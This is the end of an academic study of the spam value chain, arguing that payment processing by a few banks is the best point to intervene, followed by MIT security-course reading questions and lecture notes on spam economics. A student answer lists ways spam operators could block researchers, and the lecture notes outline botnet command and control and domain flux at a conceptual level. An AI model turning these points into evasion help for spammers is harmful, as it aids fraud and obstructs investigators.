Figure 5 plots this data as CDFs of the spam volume in our feeds that would be disrupted using these approaches. For both registrars and hosters there are significant concentrations among the top few providers and thus takedowns would seem to be an effective strategy. For example, almost 40% of spam-advertised domains in our feeds were registered by NauNet, while a single Romanian provider, Evolva Telecom, hosts almost 9% of name servers for spam-advertised domains and over 10% of the Web servers hosting their content; in turn, over 60% of these had payments handled via a single acquirer, Azerigazbank.

However, these numbers do not tell the entire story. Another key issue is the availability of alternatives and their switching cost.

For example, while only a small number of individual IP addresses were *used* to support spam-advertised sites, the supply of hosting resources is vast, with thousands of hosting providers and millions of compromised hosts.[19] The switching cost is also low and new hosts can be provisioned on demand and for low cost.[20]

By contrast, the situation with registrars appears more promising. The supply of registrars is fewer (roughly 900 gTLD registrars are accredited by ICANN as of this writing) and there is evidence that not all registrars are equally permissive of spam-based advertising [28]. Moreover, there have also been individual successful efforts to address malicious use of domain names, both by registries (e.g., CNNIC) and when working with individual registrars (e.g., eNom [25]). Unfortunately, these efforts have been slow, ongoing, and fraught with politics since they require global cooperation to be effective (only individual registrars or registries can take these actions). Indeed, in recent work we have empirically evaluated the efficacy of *past* registrar-level interventions and found that spammers show great agility in working around such actions [29]. Ultimately, the low cost of a domain name (many can be had for under $1 in bulk) and ease of switching registrars makes such interventions difficult.

Finally, it is the banking component of the spam value chain that is both the least studied and, we believe, the most critical. Without an effective mechanism to transfer consumer payments, it would be difficult to finance the rest of the spam ecosystem. Moreover, there are only two networks—Visa and Mastercard—that have the consumer footprint in Western countries to reach spam's principal customers. While there are thousands of banks, the number who are willing to knowingly process what the industry calls "high-risk" transactions is far smaller. This situation is dramatically reflected in Figure 5, which shows that just three banks provide the payment servicing for over 95% of the spam-advertised goods in our study.

More importantly, the replacement cost for new banks is high, both in setup fees and more importantly in time and overhead. Acquiring a legitimate merchant account directly with a bank requires coordination with the bank, with the card association, with a payment processor and typically involves a great deal of due diligence and delay (several days

[19] Note, spam hosting statistics can be heavily impacted by the differences in spam volume produced by different affiliates/spammers. For example, while we find that over 80% of all spam received in this study leads to sites hosted by just 100 distinct IP addresses, there are another 2336 addresses used to host the remaining 20% of spam-advertised sites, many belonging to the same affiliate programs but advertising with lower volumes of spam email.

[20] The cost of compromised proxies is driven by the market price for compromised hosts via Pay-Per-Install enterprises, which today are roughly $200/1000 for Western hosts and $5–10/1000 for Asian hosts [49]. Dedicated bulletproof hosting is more expensive, but we have seen prices as low as $30/month for virtual hosting (up to several hundred dollars for dedicated hosting).




Figure 5: Takedown effectiveness when considering domain registrars (left), DNS and Web hosters (center) and acquiring banks (right).

or weeks). Even for so-called third-party accounts (whereby a payment processor acts as middleman and "fronts" for the merchant with both the bank and Visa/Mastercard) we have been unable to locate providers willing to provide operating accounts in less than five days, and such providers have significant account "holdbacks" that they reclaim when there are problems.[21] Thus, unlike the other resources in the spam value chain, we believe payment infrastructure has far fewer alternatives and far higher switching cost.

Indeed, our subsequent measurements bear this out. For four months after our study we continued to place orders through the major affiliate programs. Many continued to use the same banks four months later (e.g., all replica and herbal products sold through ZedCash, all pharmaceuticals from Online Pharmacy and all software from Auth. Soft. Resellers). Moreover, while many programs did change (typically in January or February 2011), they still stayed within same set of banks we identified earlier. For example, transactions with EvaPharmacy, Greenline, and OEM Soft Store have started clearing through B&N Bank in Russia, while Royal Software, EuroSoft and Soft Sales, have rotated through two different Latvian Banks and B & S Card Service of Germany. Indeed, the *only* new bank appearing in our follow-on purchases is Bank Standard (a private commercial bank in Azerbaijan, BIN 412939); RX–Promotion, GlavMed, and Mailien (a.k.a. Pharmacy Express) all appear to have moved to this bank (from Azerigazbank) on or around January 25th. Finally, one order placed with DrugRevenue failed due to insufficient funds, and was promptly retried through two different banks (but again, from the same set). This suggests that while cooperating third-party payment processors may be able to route transactions through merchant accounts at difference banks, the set of banks currently available for such activities is quite modest.

[21]To get a sense of the kinds of institutions we examined, consider this advertisement of one typical provider: "We have ready-made shell companies already incorporated, immediately available."

D. Policy options

There are two potential approaches for intervening at the payment tier of the value chain. One is to directly engage the merchant banks and pressure them to stop doing business with such merchants (similar to Legitscript's role with registrars [25], [28]). However, this approach is likely to be slow—very likely slower than the time to acquire new banking facilities. Moreover, due to incongruities in intellectual property protection, it is not even clear that the sale of such goods is illegal in the countries in which such banks are located. Indeed, a sentiment often expressed in the spammer community, which resonates in many such countries, is that the goods they advertise address a real need in the West, and efforts to criminalize their actions are motivated primarily by Western market protectionism.

However, since spam is ultimately supported by Western money, it is perhaps more feasible to address this problem in the West as well. To wit, if U.S. issuing banks (i.e., banks that provide credit cards to U.S. consumers) were to refuse to *settle* certain transactions (e.g., card-not-present transactions for a subset of Merchant Category Codes) with the banks identified as supporting spam-advertised goods, then the underlying enterprise would be dramatically demonetized. Furthermore, it appears plausible that such a "financial blacklist" could be updated very quickly (driven by modest numbers of undercover buys, as in our study) and far more rapidly than the turn-around time to acquire new banking resources—a rare asymmetry favoring the anti-spam community. Furthermore, for a subset of spam-advertised goods (regulated pharmaceuticals, brand replica products, and pirated software) there is a legal basis for enforcing such a policy.[22] While we suspect that the political challenges for

[22]Herbal products, being largely unregulated, are a more complex issue.

such an intervention would be significant—and indeed merit thoughtful consideration—we note that a quite similar action has already occurred in restricting U.S. issuers from settling certain kinds of online gambling transactions [11].

V. Conclusion

In this paper we have described a large-scale empirical study to measure the spam value chain in an end-to-end fashion. We have described a framework for conceptualizing resource requirements for spam monetization and, using this model, we have characterized the use of key infrastructure—registrars, hosting and payment—for a wide array of spam-advertised business interests. Finally, we have used this data to provide a normative analysis of spam intervention approaches and to offer evidence that the payment tier is by far the most concentrated and valuable asset in the spam ecosystem, and one for which there may be a truly effective intervention through public policy action in Western countries.

Acknowledgments

This is, again, the most ambitious measurement effort our team has attempted and even with 15 authors it would have been impossible without help from many other individuals and organizations. First and foremost, we are indebted to our spam data providers: Jose Nazario, Chris Morrow, Barracuda Networks, Abusix and a range of other partners who wish to remain anonymous. Similarly, we received operational help, wisdom and guidance from Joe Stewart, Kevin Fall, Steve Wernikoff, Doug McKenney, Jeff Williams, Eliot Gillum, Hersh Dangayach, Jef Pozkanzer, Gabe Lawrence, Neils Provos, Kevin Fu and Ben Ransford among a long list of others. On the technical side of the study, we thank Jon Whiteaker for an early implementation of the DNS crawler and Brian Kantor for supporting our ever expanding needs for cycles, storage and bandwidth. On the purchasing side of the study, we are deeply indebted to the strong support of our card issuer and their staff. On the oversight side, we are grateful to Erin Kenneally and Aaron Burstein for their legal guidance and ethical oversight, to our Chief Counsel at UCSD, Daniel Park, and UC's Systemwide Research Compliance Director, Patrick Schlesinger, for their open-mindedness and creativity, and finally to Marianne Generales and Art Ellis representing UCSD's Office of Research Affairs for helping to connect all the dots.

This work was supported in part by National Science Foundation grants NSF-0433668, NSF-0433702, NSF-0831138 and CNS-0905631, by the Office of Naval Research MURI grant N000140911081, and by generous research, operational and/or in-kind support from Google, Microsoft, Yahoo, Cisco, HP and the UCSD Center for Networked Systems (CNS). Félegyházi contributed while working as a researcher at ICSI. McCoy was supported by a CCC-CRA-NSF Computing Innovation Fellowship.

References

[1] D. S. Anderson, C. Fleizach, S. Savage, and G. M. Voelker. Spamscatter: Characterizing Internet Scam Hosting Infrastructure. In *Proc. of 16th USENIX Security*, 2007.

[2] I. Androutsopoulos, J. Koutsias, K. Chandrinos, G. Paliouras, and C. D. Spyropoulos. An Evaluation of Naive Bayesian Anti-Spam Filtering. In *Proc. of 1st MLNIA*, 2000.

[3] J. Armin, J. McQuaid, and M. Jonkman. Atrivo — Cyber Crime USA. http://fserror.com/pdf/Atrivo.pdf, 2008.

[4] Behind Online Pharma. From Mumbai to Riga to New York: Our Investigative Class Follows the Trail of Illegal Pharma. http://behindonlinepharma.com, 2009.

[5] C. Castelluccia, M. A. Kaafar, P. Manils, and D. Perito. Geolocalization of Proxied Services and its Application to Fast-Flux Hidden Servers. In *Proc. of 9th IMC*, 2009.

[6] R. Clayton. How much did shutting down McColo help? In *Proc. of 6th CEAS*, 2009.

[7] Dancho Danchev's Blog — Mind Streams of Information Security Knowledge. The Avalanche Botnet and the TROYAK-AS Connection. http://ddanchev.blogspot.com/2010/05/avalanche-botnet-and-troyak-as.html, 2010.

[8] Federal Trade Commission. FTC Shuts Down, Freezes Assets of Vast International Spam E-Mail Network. http://ftc.gov/opa/2008/10/herbalkings.shtm, 2008.

[9] W. Feng and E. Kaiser. kaPoW Webmail: Effective Disincentives Against Spam. In *Proc. of 7th CEAS*, 2010.

[10] J. Franklin, V. Paxson, A. Perrig, and S. Savage. An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants. In *Proc. of 14th ACM CCS*, 2007.

[11] Gamblingplanet.org. Visa blocks gaming transactions for US players. http://www.gamblingplanet.org/news/Visa-blocks-gaming-transactions-for-US-players/022310, 2010.

[12] C. Grier, K. Thomas, V. Paxson, and M. Zhang. @spam: The Underground on 140 Characters or Less. In *Proc. of 17th ACM CCS*, 2010.

[13] G. Gu, J. Zhang, and W. Lee. BotSniffer: Detecting Botnet Command and Control Channels in Network Traffic. In *Proc. of 15th NDSS*, 2008.

[14] S. Hao, N. Feamster, A. Gray, N. Syed, and S. Krasser. Detecting Spammers with SNARE: Spatio-Temporal Network-Level Automated Reputation Engine. In *Proc. of 18th USENIX Security*, 2009.

[15] C. Herley and D. Florencio. Nobody Sells Gold for the Price of Silver: Dishonesty, Uncertainty and the Underground Economy. In *Proc. of 8th WEIS*, 2009.

[16] T. Holz, M. Engelberth, and F. Freiling. Learning More About the Underground Economy: A Case-Study of Keyloggers and Dropzones. In *Proc. of 15th ESORICS*, 2009.

[17] T. Holz, C. Gorecki, K. Rieck, and F. C. Freiling. Measuring and Detecting Fast-Flux Service Networks. In *Proc. of 15th NDSS*, 2008.

[18] X. Hu, M. Knysz, and K. G. Shin. RB-Seeker: Auto-detection of Redirection Botnets. In *Proc. of 16th NDSS*, 2009.

[19] D. Irani, S. Webb, J. Giffin, and C. Pu. Evolutionary Study of Phishing. In *eCrime Researchers Summit*, pages 1–10, 2008.

[20] J. P. John, A. Moshchuk, S. D. Gribble, and A. Krishnamurthy. Studying Spamming Botnets Using Botlab. In *Proc. of 6th NSDI*, 2009.

[21] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. Spamalytics: An Empirical Analysis of Spam Marketing Conversion. In *Proc. of 15th ACM CCS*, 2008.

[22] M. Konte, N. Feamster, and J. Jung. Dynamics of Online Scam Hosting Infrastructure. In *Proc. of 10th PAM*, 2009.

[23] Krebs on Security. Body Armor for Bad Web Sites. http://krebsonsecurity.com/2010/11/body-armor-for-bad-web-sites/, 2010.

[24] C. Kreibich, C. Kanich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. Spamcraft: An Inside Look at Spam Campaign Orchestration. In *Proc. of 2nd USENIX LEET*, 2009.

[25] LegitScript and eNom. LegitScript Welcomes Agreement with eNom (DemandMedia). http://www.legitscript.com/blog/142, 2010.

[26] LegitScript and KnujOn. No Prescription Required: Bing.com Prescription Drug Ads. http://www.legitscript.com/download/BingRxReport.pdf, 2009.

[27] LegitScript and KnujOn. Yahoo! Internet Pharmacy Advertisements. http://www.legitscript.com/download/YahooRxAnalysis.pdf, 2009.

[28] LegitScript and KnujOn. Rogues and Registrars: Are some Domain Name Registrars safe havens for Internet drug rings? http://www.legitscript.com/download/Rogues-and-Registrars-Report.pdf, 2010.

[29] H. Liu, K. Levchenko, M. Félegyházi, C. Kreibich, G. Maier, G. M. Voelker, and S. Savage. On the Effects of Registrar-level Intervention. In *Proc. of 4th USENIX LEET*, 2011.

[30] B. Livingston. Web registrars may take back your domain name. http://news.cnet.com/2010-1071-281311.html, 2000.

[31] M86 Security Labs. Top Spam Affiliate Programs. http://www.m86security.com/labs/traceitem.asp?article=1070, 2009.

[32] J. Ma, L. K. Saul, S. Savage, and G. M. Voelker. Identifying Suspicious URLs: An Application of Large-Scale Online Learning. In *Proc. of 26th ICML*, 2009.

[33] B. S. McWilliams. *Spam Kings: The Real Story Behind the High-Rolling Hucksters Pushing Porn, Pills and @*#?% Enlargements*. O'Reilly Media, Sept. 2004.

[34] D. Molnar, S. Egelman, and N. Christin. This Is Your Data on Drugs: Lessons Computer Security Can Learn From The Drug War. In *Proc. of 13th NSPW*, 2010.

[35] T. Moore and R. Clayton. The Impact of Incentives on Notice and Take-down. In *Proc. of 7th WEIS*, 2008.

[36] T. Moore, R. Clayton, and H. Stern. Temporal Correlations between Spam and Phishing Websites. In *Proc. of 2nd USENIX LEET*, 2009.

[37] M. Motoyama, K. Levchenko, C. Kanich, D. McCoy, G. M. Voelker, and S. Savage. Re: CAPTCHAs — Understanding CAPTCHA Solving from an Economic Context. In *Proc. of 19th USENIX Security*, 2010.

[38] A. Mutton. Screengrab! http://www.screengrab.org/, 2010.

[39] Y. Niu, Y.-M. Wang, H. Chen, M. Ma, and F. Hsu. A Quantitative Study of Forum Spamming Using Context-based Analysis. In *Proc. of 14th NDSS*, 2007.

[40] C. Nunnery, G. Sinclair, and B. B. Kang. Tumbling Down the Rabbit Hole: Exploring the Idiosyncrasies of Botmaster Systems in a Multi-Tier Botnet Infrastructure. In *Proc. of 3rd USENIX LEET*, 2010.

[41] E. Passerini, R. Paleari, L. Martignoni, and D. Bruschi. FluXOR: Detecting and Monitoring Fast-Flux Service Networks. In *Proc. of 5th DIMVA*, 2008.

[42] R. Perdisci, I. Corona, D. Dagon, and W. Lee. Detecting Malicious Flux Service Networks through Passive Analysis of Recursive DNS Traces. In *Proc. of 25th ACSAC*, 2009.

[43] A. Pitsillidis, K. Levchenko, C. Kreibich, C. Kanich, G. Voelkera, V. Paxson, N. Weaver, and S. Savage. Botnet Judo: Fighting Spam with Itself. In *Proc. of 17th NDSS*, 2010.

[44] Z. Qian, Z. M. Mao, Y. Xie, and F. Yu. On Network-level Clusters for Spam Detection. In *Proc. of 17th NDSS*, 2010.

[45] A. Ramachandran and N. Feamster. Understanding the Network-Level Behavior of Spammers. In *Proc. of ACM SIGCOMM*, 2006.

[46] D. Samosseiko. The Partnerka — What is it, and why should you care? In *Proc. of Virus Bulletin Conference*, 2009.

[47] S. Sinha, M. Bailey, and F. Jahanian. Shades of Grey: On the effectiveness of reputation-based "blacklists". In *Proc. of 3rd MALWARE*, 2008.

[48] S. Sinha, M. Bailey, and F. Jahanian. Improving SPAM Blacklisting through Dynamic Thresholding and Speculative Aggregation. In *Proc. of 17th NDSS*, 2010.

[49] K. Stevens. The Underground Economy of the Pay-Per-Install (PPI) Business. http://www.secureworks.com/research/threats/ppi, 2009.

[50] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna. Your Botnet Is My Botnet: Analysis of a Botnet Takeover. In *Proc. of 16th ACM CCS*, 2009.

[51] B. Stone-Gross, C. Kruegel, K. Almeroth, A. Moser, and E. Kirda. FIRE: FInding Rogue nEtworks. In *Proc. of 25th ACSAC*, 2009.

[52] Visa Commercial Solutions. Merchant Category Codes for IRS Form 1099-MISC Reporting. http://usa.visa.com/download/corporate/resources/mcc_booklet.pdf.

[53] Y.-M. Wang, M. Ma, Y. Niu, and H. Chen. Spam Double-Funnel: Connecting Web Spammers with Advertisers. In *Proc. of 16th WWW*, 2007.

[54] G. Warner. Random Pseudo-URLs Try to Confuse Anti-Spam Solutions. http://garwarner.blogspot.com/2010/09/random-pseudo-urls-try-to-confuse-anti.html, Sept. 2010.

[55] C. Whittaker, B. Ryner, and M. Nazif. Large-Scale Automatic Classification of Phishing Pages. In *Proc. of 17th NDSS*, 2010.

[56] Y. Xie, F. Yu, K. Achan, R. Panigrahy, G. Hulten, and I. Osipkov. Spamming Botnets: Signatures and Characteristics. In *Proc. of ACM SIGCOMM*, 2008.

[57] L. Zhang, J. Zhu, and T. Yao. An Evaluation of Statistical Spam Filtering Techniques. *ACM Trans. on ALIP*, 3(4), 2004.

[58] Y. Zhao, Y. Xie, F. Yu, Q. Ke, Y. Yu, Y. Chen, and E. Gillum. BotGraph: Large-Scale Spamming Botnet Detection. In *Proc. of 6th NSDI*, 2009.

[59] J. Zhuge, T. Holz, C. Song, J. Guo, X. Han, and W. Zou. Studying Malicious Websites and the Underground Economy on the Chinese Web. In *Proc. of 7th WEIS*, 2008.

Did not ordering prescription medication change their study

6.858: Computer Systems Security Fall 2012

Home

General information

Schedule

Reference materials

Piazza discussion

Submission

2011 class materials

Paper Reading Questions

For each paper, your assignment is two-fold. By the start of lecture:

- Submit your answer for each lecture's paper question via the submission web site in a file named `lecn.txt`, and
- E-mail your own question about the paper (e.g., what you find most confusing about the paper or the paper's general context/problem) to 6.858-q@pdos.csail.mit.edu. You cannot use the question below. To the extent possible, during lecture we will try to answer questions submitted by the evening before.

Lecture 21

How could the operators of the spam value chain, studied in this paper, make it more difficult to repeat such studies in the future?

1. Current black list crawlers
2. Black list universities
3. Currently reject txn w/ lots of ind transactions
4. Violate multiple addrdes to same addrs
   Same card/bank in short time
5. Change up their packaging more
6. Get new banks

Questions or comments regarding 6.858? Send e-mail to the course staff at *6.858-staff@pdos.csail.mit.edu*.

Top // **6.858 home** // *Last updated Friday, 12-Oct-2012 23:31:47 EDT*

12/2

Paper Question 21

Michael Plasmeier

The operators of the spam value chain hare already employing a number of strategies:

1. Blocking bots from crawling their websites
2. Reject transactions when a certain volume follows a certain pattern (traditional fraud detection techniques!)

Some techniques they could add:

3. Blocking universities – The researchers would have a much harder time to scan websites if they were forced over a slower VPN connection
4. Change up the packaging more to make it looks like there are multiple operations going on.
5. Get new banks so that they have a larger number of banks to choose from.

Lec 858

12/3

Spam Economics

Quiz 2 Wed

See website w/ comms

Why are we reading this?

Not that technical

$ for botnets - encourages them

Saw for passwords that usability matters

Sometimes solved w/o tech

economics, $ is what is effective

but economics for espionage/Stuxnet different

Market for malware very much comoditized

Buy time on botnets

Get compromised machine

email address

Consulting/help w/ exploits

(2)

By exploits, zero day etc

It's about $!

Where does money come from?

- User buys stuff
- Spammer defrauds user

Prof: thinks #1 is more legal
So less of a reaction

What are the stages?
~~How do you get them?~~

Advertising
Click Support
Realization + Fulfilment

(3)

What can is the best place to stop it?
Where the $ comes in!

Advertising

Sending spam

$60 for 1 million spams
at the high end
much less if you have your own infrastructure

~~Click Support~~

CTR very low
Spam filters good
People well trained

350 Million emails
↓
10k clicks
↓
28 tried to buy (tried to go to payment processor)

(4)

At an order size of $100
So can works out

Spammers are very wary about security researches
who try to inflatrate forums etc
So no can in w/ the mob
; Too low value

Lots of techniques to block spam email
- IP blacklist
  but then used botnets
- keyword filtering
- Or more complicated Spam Classifier
- Proposal: Charge for email
  went no where
- Proposal: Prove ya did a good amount of
  Computation
  ↳ break a hash fn
  But how do ya enforce?
  Reciever must require it

(5)

But what about the legit mailing lists?

- linux kernal mailing list

But spammers have botnets

they have extra CPU cycles

or would use their email charge account

But all together these work pretty well


~~Or de anno.~~ IP ~~Fiddle~~ Hijacking

- Used to be → you take announced an IP w/ BGP
  - Sent a bunch of spam
  - Deregistered it
  - But now better BGP filtering
- Botnets
- Webmail script the Gmail UI
  - Since people can't block Gmail

6

Botnet

Need an infected machine



Users download some screensaver online

CTR varies on what you are spamming about

Christmas screensaver much ~~better~~ higher CTR

Need to make sure machine is not compromised by others

If they are careful - they will keep your machine up to date
- Patch Windows, FF, etc

Since its profitable

(7)

How do you do C+C?

Just put up a server mybotnet.com

But this is easy to take down

Can't be a single URL or single server

↑ Domain provider

↑ Hosting provider

So pride 10 domain names

Today: Domain flux

every day new domain name

by some algorithm

Must make sure to sign message

Or else someone can reverse engineer domain name + pre-register domain + steal it

Few bots do P2P

Since tricky and not perfect

For Conficker the good guys blocked the takedown

Webmail

Try to prevent this

Since they don't want to be on blacklists

└ This is actually pretty important!

Want humans that read ads

└ Spammers don't make them $

CAPTCHA on sign up

but cheap $ to solve them

Amazon M-Turk

└ but expensive

Or humans in 3rd World Countries

$0.001 per capcha

(9)

These guys are more accurate than avg humans!

Make $5-10/day

So a Gmail acct is $0.10 @
└ require an SMS message if they think
ya are a spammer
- its had to get fake phone #s

Hotmail is $0.01 since less support

Click Support

- domain name
- DNS/NS server
- webserver

Why bother w/ domain names?
Since extra layer w/ redirection

So they have some redirection URL
- bit.ly
- compromised sites

(10)

Spammers try to make blacklists useless by sending out spam w/ good URLs
- So people don't trust blacklist anymore

"affiliate programs"
- So they manage the click support programers give a % of sale
- also some plausable deniability

How hard is it to take down the click support infrastructure?

Authos don't seem that excited about this

Also "bulletproof" ISPs
- that ignore takedown requests
- Cost a bit more
- also registars
- not totally bulletproof - but extra pressure


(11)

Not that productive
- spammers just move sites

Realitization

1. User must pay $
2. Spammer delivers product

Happens using credit cards
- interesting story how it happens



Manufacturer
- does actual shipping

(12)

Why do the spammers bother shipping ~~everything~~ anything?

- Chargebacks - will get shutdown / have higher rates
- Repeat System

More to send item code

Visa + MC enforce strictly
So most tagged correctly

Is only a small # of banks that support this

- fewer
- harder to set up
- still in hostile foreign countries
- and they do have legit transactions

(13)

So now rates for certain codes are even higher

Spammers do change banks over several months

But spam still happens!

How would spammers prevent this model?

- Can swap out almost every part of business
- a bunch of their orders were refused
- Spammers do try to monitor
- don't want researchers mapping out their system
- may map out ~~affiliat~~ legit users
  - required users to submit scans of drivers licenses
  - but orders plummitted!

12/3

Economics of spam

Administrivia.
  Quiz on Wednesday.
  Split across two rooms -- check the web page for details.

What does this paper have to do with security?
  Trying to understand computer security from an economic perspective.
  So far, we've focused on security from a technical point of view.
    How can an adversary can compromise a system?
    How do we ensure that an adversary cannot violate the security policy?
  Alternative view: why is the adversary trying to compromise our system?
    Might seem a bit philosophical, but gives rise to other approaches.
    E.g., maybe we can make it not worthwhile for the adversary.
      Raise costs, pass laws prohibiting something, require extra checks, ..
    More about social / economic motivations rather than technical design.
  Of course, this is not going to work in all cases.
    Some adversary may still want to compromise our system,
      if only to prove this approach wrong..
    But may work for some classes of attacks.

What security problems might be usefully analyzed in this way?
  Sending/receiving email spam, comment spam in a blog, etc.
  End-user computers being taken over to run a botnet.
  Malware displaying pop-up ads, change default search engine, etc.
  Web server compromised, inserting links on web site, hosting malware.
  Extortion DoS attacks.

What might not be a great fit?
  Probably not things like stuxnet.
    Motivations are hard to quantify, likely significant.
    Costs are pretty low: some folks from LL estimated few million USD.
    Hard to increase costs, short of "just" making computers more secure.
    Economic approach would likely require deterrence: penalties after the fact.
    Technically, would need accountability.
    No strong accountability in either computers or networks currently.
  Targeted espionage attacks.

What's the motivation for an adversary to mount these attacks?
  For many such attacks, motivation is largely financial.
  Significant ecosystem for making money off of compromised systems.
  Marketplaces to buy/sell almost any kind of resources.
    Compromised systems.
      Entire compromised machine.
      Access to a compromised web site (post spam, links, redirectors, malware).
      Compromised email accounts (e.g., gmail).
      Running a service on an existing botnet (spam, DoS).
    Tools.
      Malware tools / kits.
      Bugs, vulnerabilities, exploits.
      Affiliate programs.
    Stolen information.
      SSNs, credit card numbers, email addresses, etc.
    ...

Where does the money come from?
  Broadly, either:
    - user willingly spends money (buys something from "attacker"), or
    - attacker defrauds user (steals money from bank, misuses credit card, ..)
  This paper looks at where money comes from in the spam model.
    In particular, sales of drugs, knock-off goods, and software.
  Main steps:

```
    Advertising: somehow getting the user to click on a link.
    Click support: presenting a shopping site for user that clicks on link.
    Realization: allowing user to buy something, accept money, ship product.
  Ultimately, money comes from the last part in this chain when user purchases.
    Many components are outsourced or supported via affiliate programs.
    Paid either per click, a share of actual purchase amount, etc.
  Next: what are the steps in detail, and how hard is it to disrupt them?

Advertising: how to get the user to click on a link?
  Typical approach: send email spam.
    (Other methods also work: blog/comment spam, spam in social networks, ..)
  Cost of sending spam: $60 per million spam messages, at retail.
    [ Ref: Stefan's talk from a year+ ago. ]
    Actual costs much lower for direct operators of a spam botnet.
    Delivery and click rates are quite low,
      so sending spam has to be be really cheap, in order to be profitable.
    Earlier study by some of the same guys:
      ~10k clicks, 28 attempts to purchase for ~350M spams sent.
      "Action" rate higher for downloading, running screensaver: ~10% of clicks.
  How can we make sending spam more expensive?
    IP-level blacklists.
      Used to work for a while, but only if adversary has few IPs.
    Charging for sending email?
      Old idea, in various forms: money, computation, CAPTCHAs (later).
      Can this work?  How to get everyone to adopt this at once?
      Will this work even if everyone adopts at once?  Compromised desktops.
        (But even with compromised desktops, charging per message may be
         high enough of a bar to greatly reduce spam: needs to be very cheap!)
  Three workarounds for adversary:
    Large-scale botnets give access to many IP addresses.
    Compromised webmail accounts give access to special IP addresses.
      Yahoo, Gmail, Hotmail cannot be blacklisted.
    Hijack IP addresses (using BGP announcements).
  Still, workarounds are not free, incurs some cost for spammer.
    Cost of sending spam used to be even lower before IP-level blacklists.

Using botnets for sending spam.
  Typical botnet:
    - many compromised machines, running botnet software.
    - command&control (C&C) server/infrastructure for sending commands to bots.
    - bots periodically get new tasks from C&C infrastructure.
  Individual bot machines have a variety of useful resources:
    Physical: IP address (good for sending spam), bandwidth, CPU cycles.
    Data: email contacts (good for sending spam), credit card numbers, ..
  Hard to prevent bot machines from sending spam -- millions of bot IPs.
  Can we prevent adversary from building up or controlling large botnet?

Installing botnet malware on end-hosts.
  Price per host: ~$0.10 for US hosts, ~$0.01 for hosts in Asia.
  [ These and other prices mostly come from Stefan's talk; see ref below ]
  Seems hard to prevent; many users will happily run arbitrary executables.

Controlling the botnet.
  Centralized C&C infrastructure: adversary needs "bullet-proof" hosting.
  What to do if hosting service is taken down?
    Adversary can use DNS to redirect: "fast flux".
  How hard is it to take down botnet's DNS domain name?
    Can take down either domain's registration, or the domain's DNS server.
    Adversary can use domain flux, span many separate registrars.
    Harder to take down: requires coordination between registrars!
    Happened for Conficker: significant / important enough..
  Decentralized C&C infrastructure: peer-to-peer networks.
    Allows bot master to operate fewer or no servers; hard to take down.
```
